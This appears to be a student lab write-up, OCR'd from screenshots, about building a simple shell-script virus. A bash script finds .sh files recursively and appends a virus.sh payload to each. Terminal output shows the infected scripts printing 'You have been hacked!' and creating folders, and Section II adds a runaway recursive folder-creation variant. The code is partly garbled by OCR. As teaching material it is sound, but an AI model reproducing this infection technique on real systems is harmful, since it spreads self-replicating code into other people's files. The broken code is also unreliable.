
Assignment-7

Section I

- 1. Write a shell script that recursively searches for shell scripts in a folder ["test", you have to create one folder "test" having subfolders and some sample shell scripts]
 - a) Sample Shell script files in the test directory



b) a shell script that recursively searches for shell scripts in a folder(INCLUDED BOTH FIND AND ADDING CONTENTS TO TARGET SCRIPT)

```
File Actions Edit View Help

#!/bin/bash

find -type f -name '*.sh'

Find .sh files in the directory

dirSearch(){

for file in "$1"/*; do

    if [ -d "$file" ]; then
        dirSearch "$file" content to other scripts in

    test directory

    *.sh)
    printf '\n' >> "$file"
        cat '/home/gurusaran/Desktop/test/virus.sh' >> "$file"

dirSearch "$1"

NETWORK

RETURNS GORDERS SEARCHS SEAR
```

c) Result:

```
gurusaran@guru:~/Desktop/test$ vi virus.sh
gurusaran@guru:~/Desktop/test$ bash search.sh /home/gurusaran/Desktop/test/
./test2/sample2.sh
./search.sh
./virus.sh
./test3/sample3.sh
./test1/sample.sh
./recursive_folder.sh
cat: /home/gurusaran/Desktop/test/virus.sh: input file is output file
You have been hacked! Have a good day
gurusaran@guru:~/Desktop/test$
Sexcecuting the virus script
Excecuting the virus script
```

2. Add the contents of your script to the target script [your script is to create a folder]


a) Virus script to create a folder.



b) Running the search.sg script

```
gurusaran@guru:~/Desktop/test$ vi virus.sh
gurusaran@guru:~/Desktop/test$ bash search.sh /home/gurusaran/Desktop/test/
./test2/sample2.sh
./search.sh
```

c) After running search.sh script contents of sample scripts in test directory



3. Now whenever the infected script executed your script should also run

```
gurusaran@guru:~/Desktop/test$
gurusaran@guru:~/Desktop/test$ ls
abc.txt guru.txt recursive_folder.sh search.sh test1 test2 test3 Virus_Folder
gurusaran@guru:~/Desktop/test$ cd test1/
gurusaran@guru:~/Desktop/test/test1$ ls
ecs.txt sample.sh
gurusaran@guru:~/Desktop/test/test1$ bash sample.sh
Hello Bob
You have been hacked! Have a good day
gurusaran@guru:~/Desktop/tost/tost1$ ls
ecs.txt sample.sh Virus_Folder gurusaran@guru:~/Desktop/test/test1$ cd ...
gurusaran@guru:~/Desktop/test$ cd test2/
gurusaran@guru:~/Desktop/test/test2$ ls
sample2.sh
gurusaran@guru:~/Desktop/test/test2$ bash sample2.sh
Hi how are u?
You have been hacked! Have a good day
gurusaran@guru:~/Deskton/test/test2$ ls
sample2.sh Virus_Folder
gurusaran@guru:~/Desktop/test/test2$
```

Section II

Same as above, but your script is for creating folders recursively. Obviously, it will go in a loop. So please press CTRL+C / CTRL +Z for termination

